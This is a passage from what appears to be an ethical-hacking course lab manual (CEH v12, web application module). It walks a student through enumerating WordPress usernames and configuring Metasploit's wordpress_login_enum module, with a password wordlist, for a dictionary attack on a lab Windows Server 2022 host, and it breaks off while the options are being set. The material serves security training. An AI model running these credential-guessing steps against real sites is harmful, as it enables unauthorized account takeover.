
8. Scroll down to the **User(s) Identified** section and observe the information regarding the available user accounts.




9. Now that you have successfully obtained the usernames stored in the database, you need to find their passwords.
10. To obtain the passwords, you will use the auxiliary module called **wordpress_login_enum** (in msfconsole) to perform a dictionary attack using the **password.txt** file (in the **Wordlist** folder) which you copied to the location **/home/attacker/Desktop/CEHv12 Module 14 Hacking Web Applications**.
11. To use the **wordpress_login_enum** auxiliary module, you need to first launch **msfconsole**. However, before this, you need to start the PostgreSQL service.
12. In the terminal window, type **service postgresql start** and press **Enter** to start the PostgreSQL service.



13. Type **msfconsole** and press **Enter** to launch the Metasploit framework.
14. In msfconsole, type **use auxiliary/scanner/http/wordpress_login_enum** and press **Enter**.




15. This module allows you to enumerate the login credentials.
16. To know all options available to configure in this Metasploit module, type **show options**, and press **Enter**.
17. This provides a list of options that can be set for this module. As we must obtain the password for the target user account, we will set the below options:
    - **PASS_FILE**: Sets the **password.txt** file, using which; you will perform the dictionary attack
    - **RHOST**: Sets the target machine (here, the **Windows Server 2022** IP address)
    - **RPORT**: Sets the target machine port (here, the **Windows Server 2022** port)
    - **TARGETURI**: Sets the base path to the WordPress website (here, **http://[IP Address of Windows Server 2022]:8080/CEH**]
    - **USERNAME**: Sets the username that was obtained in **Step 8**. (here, **admin**)



